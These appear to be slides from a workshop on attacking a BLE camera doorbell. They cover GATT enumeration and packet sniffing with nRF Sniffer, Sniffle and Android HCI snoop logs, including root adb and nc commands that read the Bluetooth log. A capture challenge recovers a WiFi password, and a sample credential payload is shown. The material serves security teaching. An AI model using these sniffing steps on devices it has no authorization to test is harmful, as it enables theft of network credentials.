


# BLE Stack



## Attribute Protocol (ATT)

- Defines the format and rules for reading and writing attributes
- Read
- Write
- Notify
- Indicate




# BLE Stack




## Generic Attribute Profile (GATT)

- Defines how data is **organized and exchanged**
- Establishes **hierarchy of**
  - **Services**
  - **Characteristics**






# Doorbell - Generic Attribute Profile (GATT)



# GATT Services



# BLE Enumeration Tools



nRF Connect




Bettercap

# Bettercap - Doorbell Enumeration


DEMO

Handles	Service > Characteristics	Properties	Data
0001 -> 0005 0003 0005	Generic Access (1800) Device Name (2a00) Appearance (2a01)	READ READ	Unknown
0006 -> 0006	Generic Attribute (1801)		
0007 -> 0013 0009 000b 000d 0010 0012	1cf0fe663ecf4d6ea9fce287ab124b96 1f80af6a2b714e3594e500f854d8f16f 1f80af6b2b714e3594e500f854d8f16f 1f80af6c2b714e3594e500f854d8f16f 1f80af6d2b714e3594e500f854d8f16f 1f80af6e2b714e3594e500f854d8f16f	WRITE WRITE READ, NOTIFY WRITE READ, WRITE, NOTIFY	10 0 10 0

# BLE Sniffing Tools




Central




Peripheral

# BLE Sniffing Tools





# Android BLE Packet Capture

Enable Bluetooth HCI  
snoop logs




# Android BLE Packet Capture

```
1 adb bugreport
2
3 adb root
4 adb pull /data/misc/bluetooth/logs/btsnoop_hci.log
5
```






# Android BLE Packet Capture




```
1 adb shell su -c "'nc -s 127.0.0.1 -p 8872\  
2 -L /system/bin/tail \  
3 -f -c +0 /data/misc/bluetooth/logs/logs/btsnoop_hci.log'"  
4
```

# Android BLE Packet Capture


DEMO



# Attack Scenario



# nRF Sniffer for Bluetooth LE




**nRF Sniffer**  
BLUETOOTH LE

**Key features**

- Bluetooth LE sniffer
- Windows 32/64 support
- Linux support
- macOS support

[Documentation](#)

[Downloads](#)




<https://www.nordicsemi.com/Products/Development-tools/nrf-sniffer-for-bluetooth-le>

# BLE Packet Capture > Sniffle

DEMO

Sniffle is a sniffer for Bluetooth 5 and 4.x (LE) using TI CC1352/CC26x2 hardware




# BLE Packet Capture > Sniffle

DEMO

Sniffle is a sniffer for Bluetooth 5 and 4.x (LE) using TI CC1352/CC26x2 hardware

- BT5/4.2 extended length advertisement
- Capturing advertisements from a target MAC on all three primary advertising channels



# BLE Packet Capture > Sniffle

DEMO


Sniffle is a sniffer for Bluetooth 5 and 4.x (LE) using TI CC1352/CC26x2 hardware



```
1 # Scan for BLE devices
2 scanner.py
3
4 # Follow and capture BLE packets for a specific
   connection
5 sniff_receiver.py -m <MAC> -o <output_file>
6
```

```
* daniel@framework ~/software/Sniffle/python_cli ▶ master ▶ python3 sniff_receiver.py -m 55:6A:00:09:20:13 -e -o doorbell.pcapng -c 38
```

```
daniel@framework ▶
```





# Challenges



## Challenge

I sniffed the setup process of my camera doorbell. What's my WiFi Password?

sniffle\_ble\_  
capture.pcap




<https://github.com/code-byter/doorbell-hacking>

# BLE Payload


DEMO

```
{  
  "s": "RogueAP",  
  "p": "12345678",  
  "u": "tourist8488890423"  
}
```

# Attack Scenario




# Attack Scenario



The image features a complex network of glowing nodes and connections. The nodes are represented by spheres of varying sizes, some with a textured, dotted surface. They are interconnected by thin, glowing lines that form a dense web. The overall color palette is dominated by vibrant purples, magentas, and blues, with bright white and yellow highlights. The background is dark, making the glowing elements stand out. In the center, the words "NETWORK HACKING" are written in a bold, sans-serif font. The text is rendered in a bright, glowing white with a slight purple tint, giving it a digital, ethereal appearance. The entire composition is framed by a circular arrangement of nodes and lines, suggesting a global or interconnected network.

# NETWORK HACKING

# Network Communication - Doorbell



01110101101001001011101101100111010110100100101110110110



# Wireshark Content

DEMO

btatt.opcode == 0x16

No.	Source	Destination	Protocol	Info
435	Master_0xc658936d	Slave_0xc658936d	ATT	Sent Prepare Write Request, Handle: 0x0012 (Unknown: Unknown), Offset: 0
